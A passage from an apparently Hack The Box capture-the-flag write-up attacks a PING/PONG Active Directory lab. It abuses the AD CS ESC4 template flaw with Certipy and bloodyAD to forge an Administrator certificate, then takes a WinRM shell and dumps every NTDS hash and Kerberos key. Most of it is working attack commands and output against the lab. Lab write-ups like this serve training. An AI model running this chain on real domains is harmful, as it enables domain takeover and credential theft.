SMB         DC2.pong.htb    445    DC2              [+] Dumped 3 Kerberos keys to /root/.nxc/logs/ntds/DC2_DC2.pong.htb_2026-11-11_085744.ntds.kerberos
SMB         DC2.pong.htb    445    DC2              [*] To extract only enabled accounts from the output file, run the following command:
SMB         DC2.pong.htb    445    DC2              [*] grep -iv disabled /root/.nxc/logs/ntds/DC2_DC2.pong.htb_2026-11-11_085744.ntds | cut -d ':' -f1
We’ll request a TGT for R.Martinelli.
1
2
3
4
❯ getTGT.py pong.htb/'R.Martinelli' -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 -dc-ip 192.168.2.2
Impacket v0.14.0.dev0+20261104.142624.0b3ef2b - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in R.Martinelli.ccache
Via Certipy
The next command intentionally targets DC1.ping.htb while routing authentication through the PONG DC. Certipy can enumerate the PING CA through the trust. The relevant result is SmartcardAuthentication: CA Managers has dangerous template permissions, so a member of that group can modify the template and then request a client-authentication certificate for another SID.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
❯ KRB5CCNAME=R.Martinelli.ccache certipy find -u R.Martinelli@pong.htb -sid S-1-5-21-2410575906-3092493790-2123333151-1124 -k -no-pass -dc-ip 192.168.2.2 -dc-host DC2.pong.htb -target DC1.ping.htb -target-ip $DC_IP -dns-tcp -stdout -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[-] Could not find user 'R.MARTINELLI'
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ping-DC1-CA' via RRP
[*] Successfully retrieved CA configuration for 'ping-DC1-CA'
[*] Checking web enrollment for CA 'ping-DC1-CA' @ 'dc1.ping.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : ping-DC1-CA
    DNS Name                            : dc1.ping.htb
    Certificate Subject                 : CN=ping-DC1-CA, DC=ping, DC=htb
    Certificate Serial Number           : 6F8E726EEFA64B894CE82D498BC27632
    Certificate Validity Start          : 2026-04-20 18:54:41+00:00
    Certificate Validity End            : 2126-04-20 19:04:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : PING.HTB\Administrators
      Access Rights
        ManageCa                        : PING.HTB\Administrators
                                          PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        ManageCertificates              : PING.HTB\Administrators
                                          PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Enroll                          : PING.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : SmartcardAuthentication
    Display Name                        : Smartcard Authentication
    Certificate Authorities             : ping-DC1-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 100 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-01-17T15:39:18+00:00
    Template Last Modified              : 2026-01-17T15:39:37+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : PING.HTB\Administrator
        Full Control Principals         : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Owner Principals          : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Dacl Principals           : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Property Enroll           : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
    [+] User ACL Principals             : PING.HTB\CA Managers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
We can follow these steps: AD CS - ESC4. The template is now writable by the authenticated-principal SID and retains client authentication while allowing the subject configuration needed for the request.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
❯ KRB5CCNAME=R.Martinelli.ccache certipy template -u R.Martinelli@pong.htb -k -no-pass -dc-ip 192.168.2.2 -dc-host DC2.pong.htb -target DC1.ping.htb -target-ip $DC_IP -dns-tcp -template 'SmartcardAuthentication' -write-default-configuration
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'SmartcardAuthentication.json'
[*] Wrote current configuration for 'SmartcardAuthentication' to 'SmartcardAuthentication.json'
[*] Updating certificate template 'SmartcardAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x000\x00\x02\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'SmartcardAuthentication'? (y/N): y
[*] Successfully updated 'SmartcardAuthentication'
The SmartcardAuthentication template has been modified successfully. Since it supports client authentication, we’ll now request a certificate while supplying the UPN and SID of the PING Administrator.
1
2
3
4
5
6
7
8
9
10
❯ KRB5CCNAME=R.Martinelli.ccache certipy req -u R.Martinelli@pong.htb -k -no-pass -dc-ip 192.168.2.2 -dc-host DC2.pong.htb -target DC1.ping.htb -target-ip $DC_IP -dns-tcp -ca 'ping-DC1-CA' -template 'SmartcardAuthentication' -upn Administrator@$DOMAIN -sid S-1-5-21-750635624-2058721901-1932338391-500
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
The certificate is enough to obtain a TGT, so there is no need to rely on NTLM or the recovered hash. We authenticate the PFX and save the resulting ticket as administrator.ccache.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ certipy auth -pfx administrator.pfx -username Administrator -domain ping.htb -dc-ip $DC_IP
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@ping.htb'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
Certipy confirms the certificate identity, obtains the Administrator TGT and recovers the NT hash. The .ccache is the proof we need for Kerberos SMB and WinRM access to DC1.ping.htb.
If certipy does not work, we can use bloodyAD instead.
Via bloodyAD
If the direct certipy fails, we can use bloodyAD to abuse the same ESC4 condition. First, we’ll inspect the SmartcardAuthentication template and verify its certificate name flags.
The value 65537 includes the flag that allows the enrollee to supply the certificate subject. This is required because the certificate request will specify the UPN and SID of the PING Administrator.
1
2
3
4
❯ KRB5CCNAME=R.Martinelli.ccache bloodyAD --host DC1.ping.htb -k -d pong.htb get object 'CN=SMARTCARDAUTHENTICATION,CN=CERTIFICATE TEMPLATES,CN=PUBLIC KEY SERVICES,CN=SERVICES,CN=CONFIGURATION,DC=PING,DC=HTB' --attr msPKI-Certificate-Name-Flag

distinguishedName: CN=SMARTCARDAUTHENTICATION,CN=CERTIFICATE TEMPLATES,CN=PUBLIC KEY SERVICES,CN=SERVICES,CN=CONFIGURATION,DC=PING,DC=HTB
msPKI-Certificate-Name-Flag: 65537
Next, we’ll grant GenericAll over the certificate template to S-1-5-11, which represents Authenticated Users. This means that any authenticated domain user, including c.roberts, will be able to modify the template.
1
2
❯ KRB5CCNAME=R.Martinelli.ccache bloodyAD --host DC1.ping.htb -k -d pong.htb add genericAll 'CN=SMARTCARDAUTHENTICATION,CN=CERTIFICATE TEMPLATES,CN=PUBLIC KEY SERVICES,CN=SERVICES,CN=CONFIGURATION,DC=PING,DC=HTB' 'S-1-5-11'
[+] S-1-5-11 has now GenericAll on CN=SMARTCARDAUTHENTICATION,CN=CERTIFICATE TEMPLATES,CN=PUBLIC KEY SERVICES,CN=SERVICES,CN=CONFIGURATION,DC=PING,DC=HTB
The ACL modification succeeds, so the template is now writable by authenticated users. We can use the original C.ROBERTS@PING.HTB credentials to request a new Kerberos ticket in the PING.HTB forest.
1
2
3
4
❯ getTGT.py 'ping.htb'/'c.roberts':'AssumedBreach123' -dc-ip $IP
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.roberts.ccache
The TGT is saved as c.roberts.ccache. We’ll use this ticket to authenticate to the PING CA and request a certificate while supplying the Administrator UPN and SID.
1
2
3
4
5
6
7
8
9
10
11
❯ KRB5CCNAME=c.roberts.ccache certipy req -k -no-pass -dc-ip 192.168.2.1 -target DC1.ping.htb -ca 'ping-DC1-CA' -template SmartcardAuthentication -upn 'Administrator@ping.htb' -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
The CA issues ``administrator.pfx with the UPN and SID of the PING Administrator. This certificate can now be used for PKINIT authentication.
We’ll authenticate the certificate with certipy auth to obtain an Administrator TGT and recover the account’s NT hash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ certipy auth -pfx administrator.pfx -domain ping.htb -dc-ip $DC_IP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@ping.htb'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
Since NTLM authentication is disabled, we’ll use this Kerberos cache for the final access checks.
We’ll first validate the Administrator ticket against the SMB service on DC1.ping.htb.
1
2
3
❯ KRB5CCNAME=administrator.ccache nxc smb DC1.ping.htb --use-kcache
SMB         DC1.ping.htb    445    DC1              [*]  x64 (name:DC1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC1.ping.htb    445    DC1              [+] PING.HTB\administrator from ccache (S3x!)
SMB accepts the Administrator ccache, confirming that the certificate identity provides valid Kerberos authentication against the PING Domain Controller.
Finally, we’ll use the same ccache to connect over WinRM and read the root.txt flag.
1
2
3
4
5
6
7
❯ KRB5CCNAME=administrator.ccache evil-winrm -i DC1.ping.htb -r ping.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
d2b00fe058711f7faa7cc8c74bda6a44
With Domain Administrator privileges, the final --ntds --kerberos-keys request performs a DCSync dump against DC1.ping.htb. It recovers the PING NTLM hashes, Kerberos keys for domain accounts and the machine/trust accounts, which confirms full domain compromise.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
❯ KRB5CCNAME=administrator.ccache nxc smb DC1.ping.htb --use-kcache --ntds --kerberos-keys
SMB         DC1.ping.htb    445    DC1              [*]  x64 (name:DC1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC1.ping.htb    445    DC1              [+] PING.HTB\administrator from ccache (S3x!)
SMB         DC1.ping.htb    445    DC1              [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         DC1.ping.htb    445    DC1              Administrator:500:aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff:::
SMB         DC1.ping.htb    445    DC1              Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         DC1.ping.htb    445    DC1              krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d03746770b64696128d1f91b0617aa63:::
SMB         DC1.ping.htb    445    DC1              M.Russell:2610:aad3b435b51404eeaad3b435b51404ee:f5db5f47f097ab021ee98a30e242ac5e:::
SMB         DC1.ping.htb    445    DC1              G.Lorents:2611:aad3b435b51404eeaad3b435b51404ee:b455ecc1652c11cd5f66e95f39e71b23:::
SMB         DC1.ping.htb    445    DC1              Z.Iskam:2612:aad3b435b51404eeaad3b435b51404ee:e50d980fda4d49a973b4327d370f97d1:::
SMB         DC1.ping.htb    445    DC1              M.Wallace:2613:aad3b435b51404eeaad3b435b51404ee:56d180be2dbf58b6b6409ff3b7882e29:::
SMB         DC1.ping.htb    445    DC1              P.Paul:2614:aad3b435b51404eeaad3b435b51404ee:5ce178304d579bc1327d5b3d561760ef:::
SMB         DC1.ping.htb    445    DC1              A.Gordon:2615:aad3b435b51404eeaad3b435b51404ee:48537e9b0cc712176fdb92e813cb5058:::
SMB         DC1.ping.htb    445    DC1              P.Klain:2616:aad3b435b51404eeaad3b435b51404ee:d85a2e328ee4eac26e76e6f02cb31ba6:::
SMB         DC1.ping.htb    445    DC1              C.Roberts:2617:aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d:::
SMB         DC1.ping.htb    445    DC1              S.Zhoski:2629:aad3b435b51404eeaad3b435b51404ee:361eddef6f02ae10a6313c07937ada22:::
SMB         DC1.ping.htb    445    DC1              R.Miller:2630:aad3b435b51404eeaad3b435b51404ee:e220860233958f586ba756cb85676286:::
SMB         DC1.ping.htb    445    DC1              A.Adam:2631:aad3b435b51404eeaad3b435b51404ee:b61722e29b5b22f4a4ad7b74e33c9f71:::
SMB         DC1.ping.htb    445    DC1              R.Robins:2632:aad3b435b51404eeaad3b435b51404ee:a7020eb3d35dd57f2d17aa1606c2aa40:::
SMB         DC1.ping.htb    445    DC1              P.Pollek:2633:aad3b435b51404eeaad3b435b51404ee:274a7166a54f86ee23a1ce06d89646e4:::
SMB         DC1.ping.htb    445    DC1              O.Plinski:2634:aad3b435b51404eeaad3b435b51404ee:88e28600eb3b73747ff18038fde405bd:::
SMB         DC1.ping.htb    445    DC1              V.Vodomir:2635:aad3b435b51404eeaad3b435b51404ee:82ff8a589f262eb311fd105c241d5c9b:::
SMB         DC1.ping.htb    445    DC1              D.MacKenzie:2637:aad3b435b51404eeaad3b435b51404ee:fb1027889ab135ce616421bc56464f1f:::
SMB         DC1.ping.htb    445    DC1              P.Vandeval:2638:aad3b435b51404eeaad3b435b51404ee:9200f377c51934d7a32a8b854bab10b5:::
SMB         DC1.ping.htb    445    DC1              T.Yang:2639:aad3b435b51404eeaad3b435b51404ee:3ffb8b304717ac77ad5ad50e4e62133e:::
SMB         DC1.ping.htb    445    DC1              N.Neri:2640:aad3b435b51404eeaad3b435b51404ee:43fa93d482aa6c2024d22e0c42f3845f:::
SMB         DC1.ping.htb    445    DC1              W.Williams:2641:aad3b435b51404eeaad3b435b51404ee:6f2e39ca814870c04acbeb11496ddead:::
SMB         DC1.ping.htb    445    DC1              K.Podroski:2642:aad3b435b51404eeaad3b435b51404ee:384ea7cc156e71cc99df84270667bb58:::
SMB         DC1.ping.htb    445    DC1              G.James:2643:aad3b435b51404eeaad3b435b51404ee:bf7407879e81380e204200430d68efd6:::
SMB         DC1.ping.htb    445    DC1              DC1$:1000:aad3b435b51404eeaad3b435b51404ee:238f779053e6dc0de47b2aa15089023e:::
SMB         DC1.ping.htb    445    DC1              gMSA$:2622:aad3b435b51404eeaad3b435b51404ee:13bb99f6205af6bec63d7fe5b4dc7ef5:::
SMB         DC1.ping.htb    445    DC1              pong$:2601:aad3b435b51404eeaad3b435b51404ee:98d8af55bbcc9cf8e364bd5a19860487:::
SMB         DC1.ping.htb    445    DC1              [*] Kerberos keys:
SMB         DC1.ping.htb    445    DC1              Administrator:aes256-cts-hmac-sha1-96:fe77eaeb511e1cf9accc7cae69321ebb80ba330c4f115b34702923f2714d4496
SMB         DC1.ping.htb    445    DC1              Administrator:aes128-cts-hmac-sha1-96:78f0835c4f0c282b86fb8c48774aaee4
SMB         DC1.ping.htb    445    DC1              Administrator:des-cbc-md5:4ca2da0df40eb9f2
SMB         DC1.ping.htb    445    DC1              krbtgt:aes256-cts-hmac-sha1-96:a03b3916abf658bc767fe27655892185cf3ce223ed3425fafa759e7b77e73296
SMB         DC1.ping.htb    445    DC1              krbtgt:aes128-cts-hmac-sha1-96:3ad16baca3a7f27bcd79a3e0bd496df8
SMB         DC1.ping.htb    445    DC1              krbtgt:des-cbc-md5:c4f7cd83e3255e89
SMB         DC1.ping.htb    445    DC1              M.Russell:aes256-cts-hmac-sha1-96:9f7b96c3537b8b5d7475e0867768748931bb53d4f89da2ed6b7cc2a7e17c7932
SMB         DC1.ping.htb    445    DC1              M.Russell:aes128-cts-hmac-sha1-96:32e04cd9d373c5435a18bf3aa7100b1b
SMB         DC1.ping.htb    445    DC1              M.Russell:des-cbc-md5:1ceff468a83468fb
SMB         DC1.ping.htb    445    DC1              G.Lorents:aes256-cts-hmac-sha1-96:8391070b6cf0acf56bc66db54f14745e2089dbc5d0390bd2cffd824a203fbad7
SMB         DC1.ping.htb    445    DC1              G.Lorents:aes128-cts-hmac-sha1-96:89075f56b9e987a8b5fa92825c719c3c
SMB         DC1.ping.htb    445    DC1              G.Lorents:des-cbc-md5:9d68348c106831e5
SMB         DC1.ping.htb    445    DC1              Z.Iskam:aes256-cts-hmac-sha1-96:4f6a9bff5e79bdeae577e854c81b492d3b81d563f3634ffca5b0fb8dcc67773f
SMB         DC1.ping.htb    445    DC1              Z.Iskam:aes128-cts-hmac-sha1-96:dc6bb8df891d871052f9a3908598fef5
SMB         DC1.ping.htb    445    DC1              Z.Iskam:des-cbc-md5:76d0794320cb51e3
SMB         DC1.ping.htb    445    DC1              M.Wallace:aes256-cts-hmac-sha1-96:905043bf92e100b05c9a797b970c938dc980339b071b88a603862bfdfc701eb8
SMB         DC1.ping.htb    445    DC1              M.Wallace:aes128-cts-hmac-sha1-96:9b7c1c52bbb0659ed47fcdb0724ec659
SMB         DC1.ping.htb    445    DC1              M.Wallace:des-cbc-md5:dc7c10bf453bcd98
SMB         DC1.ping.htb    445    DC1              P.Paul:aes256-cts-hmac-sha1-96:1a62f105880eb7fccb92f1c9e2ec49bfe14aad6ac26bee03cd494efcb915648d
SMB         DC1.ping.htb    445    DC1              P.Paul:aes128-cts-hmac-sha1-96:046f3ecb73c3fc1bf117569e1b708aee
SMB         DC1.ping.htb    445    DC1              P.Paul:des-cbc-md5:e3c70ddaa43e2c7c
SMB         DC1.ping.htb    445    DC1              A.Gordon:aes256-cts-hmac-sha1-96:ae39417793a392c16768871139ecc5aa23bc79e9f6f2a0a3ea5e2a3e631cde0b
SMB         DC1.ping.htb    445    DC1              A.Gordon:aes128-cts-hmac-sha1-96:d3f492c94349547e7a02cd7f0cc8243c
SMB         DC1.ping.htb    445    DC1              A.Gordon:des-cbc-md5:0407bca7d302546d
SMB         DC1.ping.htb    445    DC1              P.Klain:aes256-cts-hmac-sha1-96:be46cbb3ced7710db317a61cd1deb69493f0185f67318c157049595968db2fba
SMB         DC1.ping.htb    445    DC1              P.Klain:aes128-cts-hmac-sha1-96:9c3eb1fc0abbd12d49dc4e08db81cddf
SMB         DC1.ping.htb    445    DC1              P.Klain:des-cbc-md5:2376e69b19fb1010
SMB         DC1.ping.htb    445    DC1              C.Roberts:aes256-cts-hmac-sha1-96:1287d579478f88538aaac2163b8d957e7a79c7db2a2068415117b61b830d7a69
SMB         DC1.ping.htb    445    DC1              C.Roberts:aes128-cts-hmac-sha1-96:16cf180098a467799138d5ff4f150766
SMB         DC1.ping.htb    445    DC1              C.Roberts:des-cbc-md5:8afe04fb760d2a8f
SMB         DC1.ping.htb    445    DC1              S.Zhoski:aes256-cts-hmac-sha1-96:525c7eda035297ee847966df8a745e7c3f40bad31862cb0423e7ce0615ecd680
SMB         DC1.ping.htb    445    DC1              S.Zhoski:aes128-cts-hmac-sha1-96:43a40dcce3b2ff1b578b541dfc12a34c
SMB         DC1.ping.htb    445    DC1              S.Zhoski:des-cbc-md5:07b620f8ef804f91
SMB         DC1.ping.htb    445    DC1              R.Miller:aes256-cts-hmac-sha1-96:7353a74aa1e3022f8abc663dcfe84e5b878241f9d4254902e6858f734d8996f9
SMB         DC1.ping.htb    445    DC1              R.Miller:aes128-cts-hmac-sha1-96:81c1c0c096d6c85e915464535ee563b6
SMB         DC1.ping.htb    445    DC1              R.Miller:des-cbc-md5:c81392bc5b73202c
SMB         DC1.ping.htb    445    DC1              A.Adam:aes256-cts-hmac-sha1-96:04091ced1b57eff1ce441d89823e440ce36ed842a4ca25855ef6d3695b746905
SMB         DC1.ping.htb    445    DC1              A.Adam:aes128-cts-hmac-sha1-96:7e1cbb5f3508de3379c5c29d2a8e22bd
SMB         DC1.ping.htb    445    DC1              A.Adam:des-cbc-md5:85b075131c9b20e6
SMB         DC1.ping.htb    445    DC1              R.Robins:aes256-cts-hmac-sha1-96:a8aa4a1a7b516dc5fb66d4cb4b92586592ad9f8c8aeb441d8a726ffecd714197
SMB         DC1.ping.htb    445    DC1              R.Robins:aes128-cts-hmac-sha1-96:323550366c8412614c528003e4e45644
SMB         DC1.ping.htb    445    DC1              R.Robins:des-cbc-md5:9e4fcdb37362cdce
SMB         DC1.ping.htb    445    DC1              P.Pollek:aes256-cts-hmac-sha1-96:80707fa51025e7d6b9b2a78eef80dc8f57adfd7279d318a4a7293120da16cdb9
SMB         DC1.ping.htb    445    DC1              P.Pollek:aes128-cts-hmac-sha1-96:cc2d981b2b3a330c31e1f714c2c2c40e
SMB         DC1.ping.htb    445    DC1              P.Pollek:des-cbc-md5:5dae528cf70ba737
SMB         DC1.ping.htb    445    DC1              O.Plinski:aes256-cts-hmac-sha1-96:68903c7bc5a8befba66d545995ac0528bc4aac83b3dfa6e4b096c10e34fea4bc
SMB         DC1.ping.htb    445    DC1              O.Plinski:aes128-cts-hmac-sha1-96:440547a950a2985b2067b70ef4877507
SMB         DC1.ping.htb    445    DC1              O.Plinski:des-cbc-md5:91ad681adf4a5457
SMB         DC1.ping.htb    445    DC1              V.Vodomir:aes256-cts-hmac-sha1-96:6da880facead97bdcd66c3b25dc21a1aa16f14bf74004bad598a7908104cbe7f
SMB         DC1.ping.htb    445    DC1              V.Vodomir:aes128-cts-hmac-sha1-96:fb0c7af60798abfccab24a26ccf65305
SMB         DC1.ping.htb    445    DC1              V.Vodomir:des-cbc-md5:314c329716b0ceda
SMB         DC1.ping.htb    445    DC1              D.MacKenzie:aes256-cts-hmac-sha1-96:14e32344d295b887832b4cb020645ffded6b9070eccd833768cf48e69164651b
SMB         DC1.ping.htb    445    DC1              D.MacKenzie:aes128-cts-hmac-sha1-96:4c3502073333b822ef97cb8fb20c654a
SMB         DC1.ping.htb    445    DC1              D.MacKenzie:des-cbc-md5:9bab3b201a6e894c
SMB         DC1.ping.htb    445    DC1              P.Vandeval:aes256-cts-hmac-sha1-96:baeb95e5a716c2a418dd0f79ac55a52e6ca98b5a97594c1ba2f847b447effaff
SMB         DC1.ping.htb    445    DC1              P.Vandeval:aes128-cts-hmac-sha1-96:f8c79571cbb435be621704471b5e87c9
SMB         DC1.ping.htb    445    DC1              P.Vandeval:des-cbc-md5:0bb3a808e662020b
SMB         DC1.ping.htb    445    DC1              T.Yang:aes256-cts-hmac-sha1-96:789139902d2f6eac5a429950cb9ee4f3e5878eb92736ef05dba65cfa37a80ebe
SMB         DC1.ping.htb    445    DC1              T.Yang:aes128-cts-hmac-sha1-96:dc7ec6a270f452aee9c22dec2e08de3c
SMB         DC1.ping.htb    445    DC1              T.Yang:des-cbc-md5:679ea86bd0b0ef5d
SMB         DC1.ping.htb    445    DC1              N.Neri:aes256-cts-hmac-sha1-96:75b1fba73117c24d3b2afb22e238ed50b5cecda7c2d2e337cbb5352a14180c13
SMB         DC1.ping.htb    445    DC1              N.Neri:aes128-cts-hmac-sha1-96:05674c75ed4821b687a29a7f6420192e
SMB         DC1.ping.htb    445    DC1              N.Neri:des-cbc-md5:8c5ec431e092b3f4
SMB         DC1.ping.htb    445    DC1              W.Williams:aes256-cts-hmac-sha1-96:37d3b543929d2e8c20848bae188552f0a5ecd8f0f5371eee8ef6a091d5383580
SMB         DC1.ping.htb    445    DC1              W.Williams:aes128-cts-hmac-sha1-96:ee3f332388b2aa8f7a666675efe3a0c3
SMB         DC1.ping.htb    445    DC1              W.Williams:des-cbc-md5:70433edaa831c8ae
SMB         DC1.ping.htb    445    DC1              K.Podroski:aes256-cts-hmac-sha1-96:ab0c6d5bc22fc3ea3edb9bab264c3cce6cad259a75e08346d685e79a6e90b9e8
SMB         DC1.ping.htb    445    DC1              K.Podroski:aes128-cts-hmac-sha1-96:10d7af9990a4cf479756cc036957b446
SMB         DC1.ping.htb    445    DC1              K.Podroski:des-cbc-md5:2f049dc7eadcfe5d
SMB         DC1.ping.htb    445    DC1              G.James:aes256-cts-hmac-sha1-96:6b644e196e1c879240bf20e312368fb4dd7417b4ccda2565416df69939e5cc0a
SMB         DC1.ping.htb    445    DC1              G.James:aes128-cts-hmac-sha1-96:6bcb5bc52f85bd548fac190b825b62b3
SMB         DC1.ping.htb    445    DC1              G.James:des-cbc-md5:61d673c70770cd62
SMB         DC1.ping.htb    445    DC1              DC1$:aes256-cts-hmac-sha1-96:7e1352899cf2401de58146cf17f0a38c1896c0029e89bacd9bf196b9b2987fb0
SMB         DC1.ping.htb    445    DC1              DC1$:aes128-cts-hmac-sha1-96:4c8a768c8b815e1e705307f83daf0fc7
SMB         DC1.ping.htb    445    DC1              DC1$:des-cbc-md5:f816a78023cbcd92
SMB         DC1.ping.htb    445    DC1              gMSA$:aes256-cts-hmac-sha1-96:256a83096bb1f6743b9fedb1616383b6d564c5d5dd85baf6e1d8308522addc55
SMB         DC1.ping.htb    445    DC1              gMSA$:aes128-cts-hmac-sha1-96:d15d3503df570694d742b0c61e3c0401
SMB         DC1.ping.htb    445    DC1              gMSA$:des-cbc-md5:9e3b9bc215857a75
SMB         DC1.ping.htb    445    DC1              pong$:aes256-cts-hmac-sha1-96:31ac84034a64060a216d2c0fbda265892bd41d90dabff122406c0122f7dbf545
SMB         DC1.ping.htb    445    DC1              pong$:aes128-cts-hmac-sha1-96:e83cb1978f5334573b74e78ef5dea60f
SMB         DC1.ping.htb    445    DC1              pong$:des-cbc-md5:040b2f542c0eabda
SMB         DC1.ping.htb    445    DC1              [+] Dumped 28 NTDS hashes to /root/.nxc/logs/ntds/DC1_DC1.ping.htb_2026-04-26_233327.ntds of which 25 were added to the database
